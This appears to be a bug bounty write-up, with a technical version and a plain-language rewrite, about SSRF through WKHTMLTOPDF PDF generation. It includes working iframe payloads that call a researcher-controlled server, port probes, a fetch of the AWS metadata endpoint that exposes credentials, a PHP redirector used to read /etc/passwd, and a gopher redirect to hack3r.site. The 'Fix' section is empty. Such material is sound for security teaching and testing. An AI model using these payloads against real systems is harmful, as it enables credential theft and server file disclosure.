SSRF Through PDF Generation
A PDF generation feature accepted user-supplied HTML, allowing an attacker to embed an iframe that made the server fetch internal resources. This led to a blind SSRF that could reach the AWS metadata endpoint and, with a redirect trick, read local files.
 Published on jomar.fr
This week on a BugBounty program which I left aside I found my first SSRF, here is my writeup.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a bug bounty program whose scope was restricted to the website and its API. The site was fairly basic: it allowed registration as a simple user and offered only a few features. The program had already been open for several months, and the researcher had initially left it aside before coming back to it.
The feature that matters here lets a user enter data and generate a PDF from it. The PDF generation was performed by WKHTMLTOPDF, version 0.12.3. Because that software renders HTML, anything the user can inject into the generated document is interpreted by the renderer, including tags that make it fetch external resources.
Setup
No special tooling is described beyond a server controlled by the researcher, used to receive callbacks and later to host a small PHP redirect script. The only precondition was a normal registered account on the site, since the PDF feature is available to a simple user. The researcher also cites Nahamsec's presentation "Owning the cloud through SSRF and PDF generators", and the sentence he retained from it: "If you see a PDF generator somewhere, 9/10 it's vulnerable".
Finding it
During the first hours on the program the researcher had already found several P2 IDORs, which made the scope look more interesting than expected. While observing the features as a simple user, he noticed the PDF generation feature and identified WKHTMLTOPDF 0.12.3 behind it.
A first attempt to exploit that first PDF endpoint did not succeed. Continuing to use the site, he came across another page that allowed him to add items and then generate a PDF of them, and tried again there.
Exploitation
Step 1: confirm HTML injection
The first payload was a simple bold tag:
<b>TEST</b>
Nothing happened. He then tried a link:
<a href="https://google.fr">xxx</a>
This time the markup was reflected in the PDF and the link was clickable, confirming that HTML injection into the generated document was possible.
Step 2: try to read a local file
Hoping to load a local file directly, he used:
<iframe src="file:///etc/passwd">
The iframe came out empty.
Step 3: confirm outbound requests with an iframe
To check whether an iframe could reach an external resource at all, he pointed it at his own server:
<iframe src="https://{MY_SERVER}/x.png">
While the PDF was generated, the request arrived on his server. This confirmed that iframes are usable and that the renderer makes outbound requests.
Step 4: port scanning
With the iframe confirmed, he tested ports on a domain with payloads of this type:
<iframe src="https://domain.tld:80">
<iframe src="https://domain.tld:25">
<iframe src="https://domain.tld:22">
When a port was not available, the server returned a 500 error. That gave him a blind SSRF, but he wanted more than a port scan.
Step 5: reach the cloud metadata endpoint
He remembered that somewhere on the site, accessing a document used a URL of the form https://domain.tld/s3/get/document/8/{RESSOURCE_ID}. The s3 segment suggested an AWS instance, so he tested the metadata address:
<iframe src="http://[redacted]">
It worked. He had access to the AWS instance and its content, including credentials such as API tokens, which are private and sensitive elements.

The screenshot accompanies the metadata access and the credentials found in the instance content.
Step 6: a redirector to load local files
Even with metadata access, he still wanted to load a local file such as /etc/passwd, and after various tests and bypass techniques the iframe remained empty. A hunter friend then showed him a technique: a small PHP script that redirects an iframe to an external URL which in turn redirects to [redacted], with the possibility of passing a parameter such as file:// to load a local file. The snippet is:
$loc = "http://[redacted]/";

if(isset($_GET['a'])){
    $loc = $_GET['a'];
}
header('Location: '.$loc);
He set it up on his own server; as he notes, a web server with PHP installed is needed for the snippet to be usable. The payload then becomes:
<iframe src="https://my_server.tld/ssrf.php?a=file:///etc/passwd">
Generating a new PDF returned the content of the requested file.
Root cause
The report does not describe the server-side code of the PDF feature. What it shows is that user-controlled HTML is passed to WKHTMLTOPDF 0.12.3, which renders it and fetches the resources referenced by tags such as <iframe>. Because the renderer runs server-side, those fetches originate from the server's network position, which is what turns HTML injection into SSRF: the renderer can reach the internal metadata address [redacted] and, through the redirector, file:// URLs. The report does not state which egress filtering or URL validation, if any, was in place, nor why the direct file:// iframe came back empty while the redirect chain worked.
Impact
Through the metadata endpoint the researcher reached the AWS instance content, including credentials such as API tokens, which he describes as private and sensitive. The redirector additionally allowed reading local files on the server, demonstrated with /etc/passwd. The port scanning behaviour, where an unavailable port produced a 500 error, gave a way to probe internal ports. All of this was reachable by a simple registered user through the PDF generation feature.
Fix
Variants to test
- Any feature that turns user input into a PDF, image or screenshot: inject
<b>TEST</b>and then<a href="https://your-server">xxx</a>. A positive result is the markup reflected in the output with a clickable link. - If HTML is reflected, inject
<iframe src="https://your-server/x.png">. A positive result is a request arriving on your server during generation. - Probe internal ports with iframes such as
<iframe src="https://domain.tld:22">. A positive result is a difference in the response, here a 500 error for closed ports. - Try the cloud metadata address with
<iframe src="http://[redacted]">. A positive result is metadata content appearing in the generated document. - If direct
file://iframes come back empty, host the PHP redirector shown above and use<iframe src="https://my_server.tld/ssrf.php?a=file:///etc/passwd">. A positive result is the content of the local file in the PDF. - The report also points to a PayloadAllTheThings snippet as a starting point:
<?php
  header("Location: gopher://hack3r.site:1337/_SSRF%0ATest!");
?>
which can be modified to:
<?php
 header("Location: file:///etc/passwd");
?>
The report presents the PayloadAllTheThings snippet as a starting point that can be modified to redirect to a local file.
What happened, in plain words
A security researcher spent time on a bug bounty program, which is a scheme where a company invites people to look for security holes in its systems and report them. The program covered only a website and its API. An API is the part of a site that other software talks to directly, rather than the pages a person clicks through in a browser; think of it as the service counter behind the shop window. The site was simple: you could register as an ordinary user and it had only a few features. The program had already been open for several months, and the researcher had originally left it aside before coming back to it.
The feature that matters here lets a user type in some data and generate a PDF from it. The PDF was produced by a piece of software called WKHTMLTOPDF, version 0.12.3. That software works by taking HTML, the language web pages are written in, and rendering it into a document. Because it renders HTML, anything a user can slip into the generated document is interpreted by the renderer, including tags that make it go and fetch other resources. That is the seed of the whole finding.
The researcher also mentions a talk by Nahamsec called "Owning the cloud through SSRF and PDF generators", and the sentence he kept from it: "If you see a PDF generator somewhere, 9/10 it's vulnerable".
Setup
No special tooling is described beyond a server the researcher controlled. He used it in two ways: first to receive callbacks, meaning requests that the target site makes out to a machine he owns, so he can see that the site reached out; and later to host a small PHP script. PHP is a programming language commonly used for web servers, and a script is just a file of instructions the server runs when someone requests it.
The only precondition was a normal registered account on the site, because the PDF feature is available to a simple user. That matters: the whole attack is something any customer could do, not something that needs special access.
Finding it
During the first hours on the program the researcher had already found several P2 IDORs. An IDOR, short for Insecure Direct Object Reference, is when a site lets you reach someone else's data just by changing an identifier in a request, for example a number in a URL, because it never checks that the data belongs to you. P2 is a severity rating used by bug bounty platforms, roughly "serious but not the worst". Finding several of these made the scope look more interesting than expected.
While observing the features as a simple user, he noticed the PDF generation feature and identified WKHTMLTOPDF 0.12.3 behind it. Identifying the exact software and version is useful because known weaknesses of that software tell you what to try.
A first attempt to exploit that first PDF endpoint did not succeed. Continuing to use the site, he came across another page that allowed him to add items and then generate a PDF of them, and tried again there. This is a common pattern: the same feature can be implemented in more than one place, and one implementation may be weaker than the other.
Exploitation
Step 1: confirm HTML injection
The first payload, meaning the piece of input crafted to test the target, was a simple bold tag:
<b>TEST</b>
Line by line: <b> is the HTML tag that starts bold text, TEST is the word that would appear in bold, and </b> closes the bold tag. If the PDF showed the word TEST in bold, the renderer was treating his input as HTML rather than as plain text.
Nothing happened. He then tried a link:
<a href="https://google.fr">xxx</a>
Line by line: <a starts a link (anchor) tag, href="https://google.fr" says where the link points, > ends the opening tag, xxx is the clickable text, and </a> closes the link. This time the markup was reflected in the PDF and the link was clickable, confirming that HTML injection into the generated document was possible. In other words, the site was passing his text straight into the renderer without neutralising the tags.
Step 2: try to read a local file
Hoping to load a file that sits on the server itself, he used:
<iframe src="file:///etc/passwd">
Line by line: <iframe starts an inline frame, which is a box inside a page that loads another document; src="file:///etc/passwd" tells it what to load, here a file:// address, which means a file on the local machine rather than something on the web; /etc/passwd is a standard file on Linux systems that lists user accounts. The iframe came out empty, so the direct attempt did not work.
Step 3: confirm outbound requests with an iframe
To check whether an iframe could reach an external resource at all, he pointed it at his own server:
<iframe src="https://{MY_SERVER}/x.png">
Line by line: this is the same iframe tag, but src now points at a server he controls, and {MY_SERVER} is a placeholder for its address. The path /x.png is just a file name; it does not need to exist, because he only wants to see the request arrive. While the PDF was generated, the request arrived on his server. This confirmed that iframes are usable and that the renderer makes outbound requests from the server's side.
Step 4: port scanning
With the iframe confirmed, he tested ports on a domain with payloads of this type:
<iframe src="https://domain.tld:80">
<iframe src="https://domain.tld:25">
<iframe src="https://domain.tld:22">
Line by line: each line is an iframe pointing at the same host but a different port. A port is a numbered channel on a machine; different services listen on different numbers. Port 80 is the usual web port, 25 is used for email, and 22 for secure remote login. domain.tld is a placeholder for a domain name. When a port was not available, the server returned a 500 error, which is the generic "something went wrong on the server" response. That difference in behaviour let him infer which ports were open: a blind SSRF. Blind means the attacker does not see the fetched content directly, only side effects such as errors or timing. He wanted more than a port scan.
Step 5: reach the cloud metadata endpoint
He remembered that somewhere on the site, accessing a document used a URL of the form https://domain.tld/s3/get/document/8/{RESSOURCE_ID}. The s3 segment suggested an AWS instance. AWS is Amazon's cloud platform, and S3 is its file storage service. Cloud servers also expose a special internal address, [redacted], which only the machine itself can reach; it hands out information about the instance, including temporary credentials. So he tested it:
<iframe src="http://[redacted]">
Line by line: an iframe whose src is the metadata address over plain HTTP. If the renderer fetches it from the server, the response is the instance's own metadata. It worked. He had access to the AWS instance and its content, including credentials such as API tokens, which are private and sensitive elements. An API token is a secret string that proves to a service who you are, like a key card; anyone who has it can act as the machine.
The screenshot accompanies the metadata access and the credentials found in the instance content.
Step 6: a redirector to load local files
Even with metadata access, he still wanted to load a local file such as /etc/passwd, and after various tests and bypass techniques the iframe remained empty. A hunter friend then showed him a technique: a small PHP script that redirects an iframe to an external URL which in turn redirects to [redacted], with the possibility of passing a parameter such as file:// to load a local file. The snippet is:
$loc = "http://[redacted]/";

if(isset($_GET['a'])){
    $loc = $_GET['a'];
}
header('Location: '.$loc);
Line by line: $loc = "http://[redacted]/"; sets a variable called $loc to the local address of the machine, [redacted], which always means "this computer". if(isset($_GET['a'])){ checks whether the request included a URL parameter named a; a URL parameter is the part after a question mark, like ?a=something. $loc = $_GET['a']; replaces the default with whatever was passed in a. header('Location: '.$loc); sends an HTTP redirect header telling the browser, or in this case the renderer, to go to that address instead. So the script is a redirector: it takes a destination as input and tells the caller to go there.
He set it up on his own server; as he notes, a web server with PHP installed is needed for the snippet to be usable. The payload then becomes:
<iframe src="https://my_server.tld/ssrf.php?a=file:///etc/passwd">
Line by line: the iframe points at his own script, ssrf.php, and passes a=file:///etc/passwd as the parameter. The script answers with a redirect to the local file, and the renderer follows it. Generating a new PDF returned the content of the requested file.
Root cause
The report does not describe the server-side code of the PDF feature. What it shows is that user-controlled HTML is passed to WKHTMLTOPDF 0.12.3, which renders it and fetches the resources referenced by tags such as <iframe>. Because the renderer runs server-side, those fetches originate from the server's network position, which is what turns HTML injection into SSRF. SSRF, short for Server-Side Request Forgery, means you trick a server into making a request on your behalf, to somewhere you could not reach yourself. The renderer can reach the internal metadata address [redacted] and, through the redirector, file:// URLs. The report does not state which egress filtering or URL validation, if any, was in place, nor why the direct file:// iframe came back empty while the redirect chain worked.
Impact
Through the metadata endpoint the researcher reached the AWS instance content, including credentials such as API tokens, which he describes as private and sensitive. The redirector additionally allowed reading local files on the server, demonstrated with /etc/passwd. The port scanning behaviour, where an unavailable port produced a 500 error, gave a way to probe internal ports. All of this was reachable by a simple registered user through the PDF generation feature.
Fix
Variants to test
- Any feature that turns user input into a PDF, image or screenshot: inject
<b>TEST</b>and then<a href="https://your-server">xxx</a>. A positive result is the markup reflected in the output with a clickable link. - If HTML is reflected, inject
<iframe src="https://your-server/x.png">. A positive result is a request arriving on your server during generation. - Probe internal ports with iframes such as
<iframe src="https://domain.tld:22">. A positive result is a difference in the response, here a 500 error for closed ports. - Try the cloud metadata address with
<iframe src="http://[redacted]">. A positive result is metadata content appearing in the generated document. - If direct
file://iframes come back empty, host the PHP redirector shown above and use<iframe src="https://my_server.tld/ssrf.php?a=file:///etc/passwd">. A positive result is the content of the local file in the PDF. - The report also points to a PayloadAllTheThings snippet as a starting point:
<?php
  header("Location: gopher://hack3r.site:1337/_SSRF%0ATest!");
?>
Line by line: <?php opens a PHP block, header("Location: ...") sends a redirect to the given address, and ?> closes the block. The address uses the gopher:// scheme, an older protocol that can carry arbitrary data, here with %0A encoding a line break. It can be modified to:
<?php
 header("Location: file:///etc/passwd");
?>
Line by line: the same redirect, but now pointing at a local file. The report presents the PayloadAllTheThings snippet as a starting point that can be modified to redirect to a local file.
Glossary
- API: the interface a site exposes for software to talk to it directly, rather than through pages a person clicks.
- Bug bounty program: a scheme where a company invites researchers to find and report security holes, often for a reward.
- P2: a severity rating on bug bounty platforms, roughly serious but not the most severe.
- IDOR: Insecure Direct Object Reference; reaching someone else's data by changing an identifier because the site does not check ownership.
- HTML: the language web pages are written in, made of tags such as
<b>and<a>. - HTML injection: getting your own HTML tags interpreted by a page or renderer that should have treated your input as plain text.
- WKHTMLTOPDF: software that renders HTML into a PDF document.
- Renderer: the component that turns HTML into a visible document, here a PDF.
- Payload: the crafted input used to test or exploit a target.
- iframe: an HTML tag that loads another document inside a box on the page.
file://: a URL scheme meaning a file on the local machine rather than something on the web./etc/passwd: a standard Linux file listing user accounts.- Port: a numbered channel on a machine; different services listen on different numbers.
- 500 error: the generic "something went wrong on the server" HTTP response.
- Blind SSRF: SSRF where you cannot see the fetched content directly, only side effects such as errors or timing.
- SSRF: Server-Side Request Forgery; tricking a server into making a request on your behalf to somewhere you cannot reach yourself.
- AWS: Amazon Web Services, Amazon's cloud platform.
- S3: Amazon's cloud file storage service.
- Metadata endpoint: the internal address
[redacted], reachable only from the machine itself, which returns information about the cloud instance including temporary credentials. - API token: a secret string that proves to a service who you are, like a key card.
- PHP: a programming language commonly used for web servers.
- Script: a file of instructions a server runs when someone requests it.
- URL parameter: the part of a URL after a question mark, such as
?a=something, passed to the server as input. - Redirect: an HTTP response telling the caller to go to a different address instead.
- [redacted]: the address that always means "this computer".
- Egress filtering: controls on what a server is allowed to connect out to.
- URL validation: checking that a URL a user supplies points somewhere acceptable before fetching it.
- Scheme: the first part of a URL, such as
http://,https://,file://orgopher://, which says how to fetch it. - gopher://: an older protocol that can carry arbitrary data in a request.





